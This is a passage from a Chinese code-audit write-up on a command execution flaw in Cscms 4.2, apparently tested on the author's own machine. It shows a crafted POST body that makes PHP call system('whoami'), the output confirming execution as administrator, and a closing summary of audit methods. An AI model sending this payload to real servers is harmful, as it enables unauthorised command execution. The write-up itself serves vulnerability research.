Set-Cookie: cscms_session=2iclva7p8glspsoh72vtvh5h9n7t7u25; expires=Wed, 23-Feb-
Connection: close
Content-Type: text/html; charset=utf-8
```

```
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: cscms_session=hnmt0cchvme6q2difhvcsknc3h191rb9;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

0=system&1=whoami
```

```
Content-Length: 12540

desktop-tmioq9m\administrator
<pre class='xdebug-var-dump' dir='ltr'>
  <small>
    G:\source\Cscms_4.2\upload\cscms\app\models\Csdb.php:93:
  </small>
  <small>
    string
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223222830-df8fcc0a-94b4-1.png)

总结：

此次代码审计使用了通用代码审计思路的两种，第一种：根据功能点定向审计、第二种：敏感函数回溯参数过程，没有用到的是通读全文代码。活用 phpstorm 可以让代码审计的效率大大增加。